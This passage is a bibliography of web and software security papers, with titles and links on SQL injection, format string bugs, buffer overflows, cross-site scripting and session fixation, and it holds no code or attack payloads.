www.nextgenss.com/papers/advanced_sql_injection.pdf

"More Advanced SQL Injection" By Chris AnleyNGSSoftware
www.nextgenss.com/papers/more_advanced_sql_injection.pdf

"Blind SQL Injection"Imperva
www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html

"Introduction to SQL Injection Attacks for Oracle Developers"Integrigy www.net-security.org/dl/articles/IntegrigyIntrotoSQLInjectionAttacks.pdf

"Perl CGI Problems" By RFPPhrack Magazine, Issue 55 www.wiretrip.net/rfp/txt/phrack55.txt (See "That pesky pipe" section.)

"Marcus Xenakis directory.php Shell Command Execution Vulnerability" www.securityfocus.com/bid/4278

"NCSA Secure Programming Guidelines" http://archive.ncsa.uiuc.edu/General/Grid/ACES/security/programming/#cgi

"A String Representation of LDAP Search Filters" www.ietf.org/rfc/rfc1960.txt

"(Maybe) the first publicly known Format Strings exploit" http://archives.neohapsis.com/archives/bugtraq/1999-q3/1009.html

"Format string input validation error in wu-ftpd site_exec() function" www.kb.cert.org/vuls/id/29823

"Inside the Buffer Overflow Attack: Mechanism, Method and Prevention" By Mark E. DonaldsonGSEC www.sans.org/rr/code/inside_buffer.php

"Smashing the Stack for Fun and Profit" By Aleph OnePhrack 49 www.insecure.org/stf/smashstack.txt

"Cross-Site Scripting Info" httpd.apache.org/info/css-security/

"24 Character Entity References in HTML 4" www.w3.org/TR/html4/sgml/entities.html

"Understanding Malicious Content Mitigation for Web Developers" www.cert.org/tech_tips/malicious_code_mitigation.html

"Cross-site Scripting: Are your web applications vulnerable?" By Kevin SpettSPI Dynamics www.spidynamics.com/whitepapers/SPIcross-sitescripting.pdf

"Cross-site Scripting Explained" By Amit KleinSanctum www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf

"HTML Code Injection and Cross-site Scripting" By Gunter Ollmann www.technicalinfo.net/papers/CSS.html

"A New Spoof: All Frames-Based Sites Are Vulnerable"SecureXpert Labs http://tbtf.com/archive/11-17-98.html#s02

"Session Fixation Vulnerability in Web-based Applications" By Mitja KolsekAcros Security www.acrossecurity.com/papers/session_fixation.pdf

"Divide and Conquer" By Amit KleinSanctum www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf